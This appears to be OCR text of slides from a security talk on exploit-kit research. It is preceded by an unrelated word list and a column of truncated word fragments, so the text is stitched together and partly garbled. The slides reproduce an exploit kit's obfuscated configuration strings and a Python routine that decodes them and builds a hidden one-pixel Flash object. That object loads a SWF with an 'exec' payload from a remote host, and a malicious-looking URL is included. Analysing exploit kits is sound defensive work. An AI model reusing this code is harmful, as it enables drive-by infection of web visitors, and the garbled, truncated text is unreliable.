borrow
bottle
bottom
branch
bread
bridge
bright
bring
broad
broken
brought
brown
building
built
business
butter
captain
carry

chance
character
charge
chief
childhood
children
choose
cigarette
circle
class
clean
clear
close
clothes
college
company
complete
condition
consider
contain
continue
control
corner
country
course
cover
crowd
daughter

desire
destroy
device
difference
different
difficult
dinner
direct
discover
distance
distant
divide
doctor
dollar
double
doubt
dress
dried
during
early
eearly
effort
either
electric
electricity
english
enough
enter

expect
experience
explain
family
famous
fancy
father
fellow
fence
fifteen
fight
figure
finger
finish
flier
flower
follow
foreign
forest
forever
forget
fortieth
forward
found
fresh
friend
further
future

gentleman
glass
glossary
goodbye
govern
guard
happen
health
heard
heart
heaven
heavy
history
honor
however
hunger
husband
include
increase
indeed
industry
inside
instead
journey
kitchen
known
labor
ladder

leader
leave
length
letter
likely
listen
little
machine
manner
market
master
material
matter
mayor
measure
meeting
member
method
middle
might
million
minute
mister
modern
morning
mother
mountain
movement


needle
neighbor
neither
niece
night
north
nothing
notice
number
object
oclock
office
often
opinion
order
orderly
outside
paint
partial
party
people
perfect
perhaps
period
person
picture
pleasant
please


pre
pre
pre
pre
pro
pro
pro
pro
pro
pro
pu
qu
qu
qu
rat
rea
rea
rea
rec
rec
rem
rep
rec
res
ret
rid
rig
riv

So how do we research our sample?


Multiple places

- Pre-exploit
- Post-exploit



Victim
Vulnerable Apache servers
Visit
Redirect
Serve
Global Impact
1010 0101
Vulnerable WordPress servers
Compromised subdomains as EK Gate
EK Server




Anonymous Security Research through Tor




```
def shuffle(data,key):
    key = [ key.index(c) for c in sorted(key) ]
    ks = len(key)
    data += ' ' * (ks - len(data)%ks)
    r = []
    for ch in chunks(data,ks):
        r.append(''.join([ ch[key[i]] for i in range(len(ch))]))
    return ''.join(r).strip()
```



```
meCmg = ['PyMUkWEf5OGLbmRDnTo6',
'Ztl0mLlNckc2mbWJT59HPtVmoahdYyZ2WdS5DZ1WJ1lvybj9V2bmGPmlUNkmJlJohYiJapLVXYmF3NRFRlcm3aK9ctUzGZF1X8ZjJyJvkdvxcoNDWPn1WdNjeV5O
'L4xp/dyUb5ZWGbnVmNVWZEByEPmhdwYXWOW0TFdDb4RrmepJJlc3jJjxm1Vmbu19rSyZclaWDUnVSQZGP05zMdopbnaW0SWRyxZ3SyNOVR9ZcGNU0J1kmN9ndmpv
'q3aECAECgK90PX%2B7XhZuuMDEDyzuD1LcLooEEMK37%2F2QRq27ubTU8e6ozK0owr6lMblMQUUhpRHTX1LCggkJfvJ4uCt01enp9QTaVyc14C4eaIu1nt2TRFGT
'sifirnoefii-g.htqfuu. om  s lnth  ce o l',
'?owsoiiilnt.tnpm=oSioop=9H&2WrimWJvBue&c&=Vpme-ir6zGreexnxt=Qe=v&car&1ndpavtggrsmW4lq432eHlIJfi86ZC=      U Z P    X   H',
'el5/0ZuVZuZSndGlXcJmalZ9EUwVP3YyjMWEm4lWcmFtZZw1ZzJmTd3xVVoUauluGPulY0ZGTdW939R2ch9KmVmob1aGmYjU21hjT51ToclpcwPUHcUdzpkmQ ZD
'c95/uculbjZC2YGF2cUGZyV9xRsNJhcmlOHFSkZmc0JjsellZlbWDYj1n1BWd6FnMVOhUjJmlNDN31lnZmFllbpNT1JmmPGFXlVGUhJvucSVZIX2GPCZXZdDJ1Nv
'c9v%2BUAECgK90PX%2B7XhZuuMDEDyzuD1LcLooEEMK37%2F2QRq27ubTU8e6ozK0owr6lMblMQUUhpRHTX1LCggkJfvJ4uCt01enp9QTaVyc14C4eaIu1nt2TRF
"vwRlhHzzTj"]
```




```
def pPsN(e):
    return shuffle(e, meCmg[0])

def getKolaio():
    return pPsN(meCmg[4])

def getTxl(a):
    return pPsN(meCmg[5])

def getD():
    return pPsN(meCmg[6])

def getData(a):
    return pPsN(meCmg[7])

def getG():
    return meCmg[8]

def getDx():
    return getD()

if __name__ == '__main__':
    txt = "<object classid=\"clsid:d27cdb6e-ae6d-11cf-96b8-444553540000\" allowScriptAccess=\"always\" width=\"1\" height=\"
    txt = txt + '<param name="play" value="true"/>';
    txt = txt + '<param name="FlashVars" value="g=' + getG() + '&u=' + getDx() + '&exec=' + getData("1") + '" />';
    txt = txt + '<!--[if !IE]>-->';
    txt = txt + '<object type="application/x-shockwave-flash" data="http://' + getKolaio() + '/' + getTxl("1") + '" allowScr
    txt = txt + '<param name="movie" value="http://' + getKolaio() + '/' + getTxl("1") + '" />';
    txt = txt + '<param name="play" value="true"/>';
    txt = txt + '<param name="FlashVars" value="g=' + getG() + '&u=' + getDx() + '&exec=' + getData("1") + '" />';
    txt = txt + '<!--<![endif]-->';
    txt = txt + '<!--[if !IE]>--></object><!--<![endif]-->';
    txt = txt + '</object>';
    print txt
```




```
<param name="movie" value="http://futoi-fishfinger.quillesthon.com/limit.wn?position=SoWcB&improve=HW29Ju&or=x-
